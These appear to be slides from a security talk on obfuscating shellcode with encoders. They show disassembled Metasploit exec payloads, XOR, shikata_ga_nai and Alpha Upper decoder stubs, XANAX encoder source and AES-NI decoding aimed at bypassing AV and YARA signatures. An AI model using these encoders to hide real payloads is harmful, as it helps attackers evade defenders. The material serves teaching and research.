
Revisiting the art of Encoder-Fu for novel shellcode obfuscation techniques

Harpreet Singh
Yashdeep Saini

Who are we?

Harpreet Singh


- Author
- ~8 yrs exp. In pentest/redteam
- Anime lover (Otaku)
- @TheCyb3rAlpha



Yashdeep Saini

- Appsec/Prodsec/RedTeam
- ~3 yrs in security engineering, sysinternals and exploitation.
- failing hard at becoming trilingual
- @yinsain

Disclaimer!!



- *All content present here is based on research or analysis done independently and any views, thoughts, and opinions expressed in the text belong solely to the author(s), and not necessarily to the author's employer, organization, committee or other group or individuals*
- *Examples shown in the given presentation are strictly limited to open source implementations to prevent possible violation of any license.*
- ***Talk is targeted towards audience with beginner/intermediate level experience with exploitation and are interested in progressing towards advanced topics.***
- *This talk is derived from a long format talk and might have some content redacted or minimized to fit into the time frame of the talk.*

\x41-genda

- Back to basics - x86 v/s x86_64 v/s ARM Assembly instructions set
- A view of shellcode - plain vs encoded
- Oddballs and failures while analysis & comparative graphs in instruction pattern
- Obscure Mnemonics and pattern changes
- Shellcode encoder/decoder process
- Encoders basics and types of encoders

Back to basics - x86 vs x64 vs ARM

x86 registers

eax, ebx, ecx, edx,

esi, edi,

ebp, esp

psw

x64 registers

rax, rbx, rcx, rdx,

rsi, rdi

rbp, rsp

r8-r15

psw

ARM registers **

r0-r7

r8*-r12 *

r13, r14*, r15 *
SP, LR, PC

CPSR

Back to basics - x86 vs x64 vs ARM

x86 x64 ARM

They all share common operations in categories

- Data movement - mov, push, pop, indirect references.
- Arithmetics operations - add, inc, neg, div, mul..
- Shifting operations - shr, shl,sar, sal,..
- Comparisons - lt, gt, cmp, test
- Control flows - jmp, jn, je, jz, jg,..
- Call and returns - syscall, int80h, ret, leave
- Stack movements - push, pop **

A view of shellcodes - plain

```
push   0xb
pop    eax
cdq
push   edx
pushw  0x632d
mov    edi,esp
push   0x68732f
push   0x6e69622f
mov    ebx,esp
push   edx
call   26 <buf+0x26>
imul   esi,DWORD PTR [eax+0x63],0x69666e6f
add    BYTE PTR [bx+0x53],dl
mov    ecx,esp
int    0x80
```

```
movabs rax,0x68732f6e69622f

cdq
push   rax
push   rsp
pop    rdi
push   rdx
pushw  0x632d
push   rsp
pop    rsi
push   rdx
call   24 <buf+0x24>
imul   esi,DWORD PTR [rax+0x63],0x69666e6f
add    BYTE PTR [esi+0x57],dl
push   rsp
pop    rsi
push   0x3b
pop    rax
syscall
```

```
add      r3, pc, #1
bx       r3
andcc    r4, sl, r8, ror r6
stmdbge  r1, {r0, ip, pc}
                     ; <UNDEFINED>
cmnvc    ip, #1, 30
```

Sample used - msf linux exec cmd = ‘ls’ in x86, x86_64, armle

Shellcodes with encoders - xor family

```
jmp     29 <buf+0x29>
pop     rbx
push    rbx
pop     rdi
mov     al,0xbb
cld
scas    al,BYTE PTR es:[rdi]
jne     8 <buf+0x8>
push    rdi
pop     rcx
push    rbx
pop     rsi
mov     al,BYTE PTR [rsi]
xor     BYTE PTR [rdi],al
inc     rdi
inc     rsi
cmp     WORD PTR [rdi],0xc05
je      27 <buf+0x27>
cmp     BYTE PTR [rsi],0xbb
jne     f <buf+0xf>
jmp     d <buf+0xd>
jmp     rcx
call    2 <buf+0x2>
add     DWORD PTR [rbx+0x632eb949],edi
push    0x69722e6f
add     DWORD PTR [rax+0x535e5551],ebx
imul    ebp,DWORD PTR [edx+eiz*2],0xe9535f55

add     al,BYTE PTR [rcx]
add     DWORD PTR [rcx],eax
ins     DWORD PTR es:[rdi],dx
jb      4f <buf+0x4f>
push    rdi
push    rsi
push    rbp
pop     rdi
imul    edi,DWORD PTR [rdx],0x59
(bad)
add     al,0x5
or      al,0x0
```

```
xor     rcx,rcx
sub     rcx,0xfffffffffffffffb
lea     rax,[rip+0xffffffffffffffef]
movabs rbx,0xc3cb125b8e4d8056

xor     QWORD PTR [rax+0x27],rbx
sub     rax,0xfffffffffffffff8
loop    1b <buf+0x1b>
(bad)
cmp     BYTE PTR [rdx-0x14],ah
xor     bh,BYTE PTR [rsp+riz*8-0x50]
ds adc ah,0xde
cmovge ebx,DWORD PTR [rcx+0x2ead3ea5]
fiadd   DWORD PTR [rip+0x56c02340]
or      BYTE PTR [rbp-0x1e],0x28
adc     bl,BYTE PTR [rbp+0x27de0294]
mov     ch,0x3
.byte 0x1d
(bad)
ret
```

Shellcodes with encoders - nonalpha(low), shikata_ga_nai(excellent)

```
mov    cx,0xffff
jmp    1f <buf+0x1f>
pop    esi
mov    edi,esi
add    edi,0x12
mov    edx,edi
cmp    esi,edx
jge    1d <buf+0x1d>
mov    al,0x7b
repnz scas al,BYTE PTR es:[edi]
dec    edi
lods   al,BYTE PTR ds:[esi]
sub    BYTE PTR [edi],al
jmp    e <buf+0xe>
jmp    36 <buf+0x36>
call   6 <buf+0x6>
adc    DWORD PTR [ebx],esp
sub    DWORD PTR ds:0x8131813,edx
adc    edx,DWORD PTR [ebx]
sbb    DWORD PTR [edx],edx
or     eax,0x24080f29
sub    BYTE PTR [ebx+0xb],bh
jnp    ffffffd3 <buf+0xffffffd3>
jnp    b7 <buf+0xb7>
jnp    6b <buf+0x6b>
jnp    ffffffc9 <buf+0xffffffc9>
out    0x7b,eax
das
jnp    c0 <buf+0xc0>
add    BYTE PTR [ebx+0x2f],bh
jnp    c5 <buf+0xc5>
jnp    ffffffd5 <buf+0xffffffd5>
jecxz  c9 <buf+0xc9>
call   56 <buf+0x56>
jnp    d0 <buf+0xd0>
add    BYTE PTR [ebx+0x7b],bh
mov    ecx,esp
int    0x80
```

<-   nonalpha

Shikata_ga_nai ->

```
fcmove st,st(4)
mov    eax,0xa8b576cd
fnstenv [esp-0xc]
pop    ebx
sub    ecx,ecx
mov    cl,0xa
xor    DWORD PTR [ebx+0x19],eax
add    ebx,0x4
add    eax,DWORD PTR [ebx+0x15]
das
sbb    edi,0xffffffa3
div    ebp
jb     fffffff3 <buf+0xfffffff3>
outs   dx,DWORD PTR ds:[esi]
sub    edx,DWORD PTR [eax]
xchg   ebx,eax
mov    BYTE PTR [ebx-0x7],bl
sar    BYTE PTR [esi],1
pushf
ins    DWORD PTR es:[edi],dx
cmp    ah,bl
cmc
add    ecx,edi
ret
push   esp
xor    al,0xcc
add    ebx,DWORD PTR [ecx-0x3c]
mov    edi,0x6c935970
(bad)
.byte 0xb8
(bad)
adc    eax,DWORD PTR [eax]
```

Odd balls and failures while analysis

- objdump = linear sweep
- IDA = recursive traversal dfs
- Binary-ninja = also follows graph pattern
- Ghidra = Trace modelling (underlying form is graph only)

Compiler behaviours to note

- Gcc -m32 vs i686-linux-gcc can yield different instructions

Common methods


- branch function (pe-scrambler tool)
- using jump tables (now also seen in EDR bypass tools)

Comparative graph in instruction patterns

- file download & exec
- setuid
- adduser
- shell bind / reverse
- peinject / dll


Sources - shellstorm database and metasploit payloads

Comparative graph in instruction patterns



Sources - shellstorm database and metasploit payloads

Comparative graph in instruction patterns - encoders



Sources - shellstorm database and metasploit payloads

Obscure Mnemonics and pattern changes

Major changes found

- Encoder types adding layers and branches = more control, call changes
- Encoders types adding transformation = more data movement

Charts don't translate obscurity well


- For long repetitive operations on bytes REPNI, SCASB,..
- For data movement on test and move combined - CMOV, BSWAP,CMPS,..
- Decoding stages want stream - SHUFPD, PSHUFB, CMPXCHG, …

Essentially good techniques wherever can start using MMX, SSE, AVX instructions for help

Why Encode?

Without Encoders	With Encoders
Shellcodes/payload in itself may not be directly compatible	Shellcodes/payload can be transformed as per transport supported by target application
Shellcodes are prone to badchars, a single badchars can break the shellcode	Encoders can selectively replace badchars
RAW shellcodes without obfuscation and encoding are easy to detect (thanks to AV signatures)	Encoders can provide obfuscation layer on top of encoding to bypass signature detection

Shellcode Encoder/Decoder process



Issues that may arise?

- Not enough memory allocated for the encoded shellcode and it might overwrite nearby regions during decoding process.
- Specific architecture have specific encoders available. Cross architecture encoding/decoding might fail if instructions are not available.
- Encoded shellcode may still have bad bytes unless all the bytes are tested in memory. (bad char removal is a continuous process)
- If RWX/RX permissions are not set, shellcode won’t get executed and no decoding will take place.

Imagine Encoders as CULPRIT

- Decoder stub itself has instructions as patterns
- Automated tools mostly have prefix stub hardcoded with replacement options for parameters
- Generic allocation patterns when stub decodes the sequence

How do we fix that??

- Moving towards simpler approaches - find alternate instruction paths (substituting with multi-step deconstructed instructions) - **mov eax, 0** can also be **xor eax, eax**
- Moving towards difficult approaches - find complex instructions paths (utilize mmx, sse, avx or even aes-ni instruction support

Encoders - fundamentals | broad division

- Basic encoders (substitution) - basic one-to-one mapping
- Morphism (polymorphism) - dynamic key generation/next instruction generation
- Mutated or polyglot encoders
- Cross-compilation tricks (not essentially an encoder)
- Encrypted (even though by its nature can give all polymorphic features has its pitfalls too)

Common Encoders used in tools

From simplest to complex operations in place

- Substitution - ROT13, next-byte
- Arithmetic operations
- XOR
- RC4
- BloXOR (Metamorphic)
- Shikata Ga Nai (Polymorphic and a de-facto

  Hammer by new learners)

Case studies

Sometimes we forget to even see how simpler operations are working amazingly

- Nop generators
- XANAX
- Alpha Upper
- Encrypted - AES-NI extension used

NOP Generators

- Extremely simple feature - easily bypasses signature scans for NOP sleds.
- Ton of support in metasploit framework
- Not limited to msf - can manually figure out more nops for our context.

```
msf6 nop(x64/simple) > generate 30 -t c
unsigned char buf[] =
"\x9c\x5b\x98\x51\x5d\x53\x51\x9e\x9b\x5b\x54\x59\x93\x5e\x96"
"\x96\x51\x93\x96\x5e\xf9\x9e\x55\x9e\x59\x5b\x9f\x5c\xfd\x9c";
msf6 nop(x64/simple) >
```

```
pushf
pop     rbx
cwde
push    rcx
pop     rbp
push    rbx
push    rcx
sahf
fwait
pop     rbx
push    rsp
pop     rcx
xchg    ebx,eax
pop     rsi
xchg    esi,eax
xchg    esi,eax
push    rcx
xchg    ebx,eax
xchg    esi,eax
pop     rsi
stc
sahf
push    rbp
sahf
pop     rcx
pop     rbx
lahf
pop     rsp
std
pushf
```

XANAX Encoding

Encoding Schema:

XOR - **A**DD - **N**OT - **A**DD - **X**OR

Keys are hardcoded:

```
segment .data

    keys.xor1 equ 0x29
    keys.add1 equ 0xff
    keys.xor2 equ 0x50
    keys.add2 equ 0x05

```

```
_start:

    encode_setup:
    xor rcx, rcx
    lea rsi, [payload_start]
    encode:
        mov al, byte [rsi+rcx]
        ; XANAX encoding (xor add not add xor)
        xor al, keys.xor1
        add al, keys.add1
        not al
        add al, keys.add2
        xor al, keys.xor2
        mov byte [rsi+rcx], al

        inc rcx
        cmp rcx, payload.len
        jne encode

```

Source: https://gist.github.com/alanvivona/86d76d9fbba3035e1a80fa2d8ff8999b

XANAX Decoding

Decoding Schema:

XOR - **S**UB - **N**OT - **S**UB - **X**OR


```
encode_setup:
xor rcx, rcx
lea rsi, [rel payload_start]
encode:
    mov al, byte [rsi+rcx]
    ; XANAX encoding (xor add neg add xor)
    xor al, keys.xor2
    sub al, keys.add2
    not al
    sub al, keys.add1
    xor al, keys.xor1

    mov byte [rsi+rcx], al

    inc rcx
    cmp rcx, payload.len
    jne encode
```

Source: https://gist.github.com/alanvivona/b1259e4d0f3e2c2df5c4fe5a50b71fc6

Alpha Upper



<u>Nibble map table</u>

0 <keys> => c1, c2, c3,..

1 <keys> => c1, c2, c3,..

2 <keys> => c1, c2, c3,..

…

…

15 <keys> => c1, c2, c3,..

Source - https://rdoc.info/gems/librex/0.0.68/Rex/Encoder/Alpha2/Generic#encode-class_method

Alpha Upper

Algo

1. Loop all bytes as B
2. Lower nibble B as key get first C1?
3. From C1 take upper nibble
4. Second lowN= (uC ^ uB) & 0x0F
5. Get C2 from second lowN
6. Encoded value = C1 + C2

0	1	0	1	0	1	0	0

map [0100] => C1
Upper nibble = C1 >> 0x04
Second low nibble = (C1 >> 0x04 ^ 0101) ^ 0x0F
map [second low nibble] = C2
Encoded = c1 + c2

Source - https://rdoc.info/gems/librex/0.0.68/Rex/Encoder/Alpha2/Generic#encode-class_method

Alpha Upper

```
"V" +           # push esi
"T" +           # push esp
"X" +           # pop eax
"30" +          # xor esi, [eax]
"V" +           # push esi
"X" +           # pop eax
"4A" +          # xor al, 41
"P" +           # push eax
"0A3" +         # xor [ecx+33], al
"H" +           # dec eax
"H" +           # dec eax
"0A0" +         # xor [ecx+30], al
"0AB" +         # xor [ecx+42], al
"A" +           # inc ecx
"A" +           # inc ecx
"B" +           # inc edx
"TAAQ" +        # imul eax, [ecx+41], 10 *
"2AB" +         # xor al [ecx+42]
"2BB" +         # xor al, [edx+42]
"0BB" +         # xor [edx+42], al
"X" +           # pop eax
"P" +           # push eax
"8AC" +         # cmp [ecx+43], al
"JJ" +          # jnz *
"I"             # first encoded char, fixes the above J
```

← Decoder stub

Encrypted

- Metasploit - Encryption support (AES256, RC4, XOR, BASE64)
- Issue? - Software-level encryption
- Lengthy shellcode decoder
- Not flexible enough in terms of keying
- Out of the box solution - change instructions to aes-ni make it pseudo mutated

Hardware Acceleration?

AES-NI instruction set

- Hardware-accelerated versions of AES
- Reduced calls per basic round operations
- Compatible on most platforms since 2010, even with AMD spec
- Good enough to confused scanner which are yet to update YARA rules .

AES-NI Instruction set

Instruction	Description
AESENC	Perform one round of an AES encryption flow
AESENCLAST	Perform the last round of an AES encryption flow
AESDEC	Perform one round of an AES decryption flow
AESDECLAST	Perform the last round of an AES decryption flow
AESKEYGENASSIST	Assist in AES round key generation
AESIMC	Assist in AES Inverse Mix Columns

Hardware Acceleration?

```
rcpss   xmm4,xmm5
addps   xmm8,xmm8
rcpss   xmm2,xmm7
subss   xmm14,xmm14
rsqrtps xmm7,xmm4
movabs r14,0xc9e45fe9275ff8a6

movq    xmm0,r14
movabs r15,0x93eac8d89f841674

movq    xmm7,r15
shufps xmm0,xmm0,0x1b
shufps xmm0,xmm7,0x1b
movaps xmm1,xmm0
pxor    xmm4,xmm4
aeskeygenassist xmm2,xmm0,0x1
pshufd xmm2,xmm2,0xff
shufps xmm4,xmm0,0x10
pxor    xmm0,xmm4
shufps xmm4,xmm0,0x8c
pxor    xmm0,xmm4
pxor    xmm0,xmm2
aesimc xmm3,xmm0
```

linux/x64/exec cmd="uname -a"

Random Key

Tool: https://github.com/cryptolok/MorphAES

From here on for AES-NI?

- Encrypted payload sounds very interesting, needs extra work
- Guarantee - polymorphic, mutated payload
- Does not guarantee - badchar issue still found
- Might need to add a layer for filtering badchards by character mapping table.
- Support for modern machines like Apple M1??
- M1 and ARM in general will need Neon,helium intrinsics support.
- Future scope - developing a ROP chain out of AES-NI instructions.

Thank you !!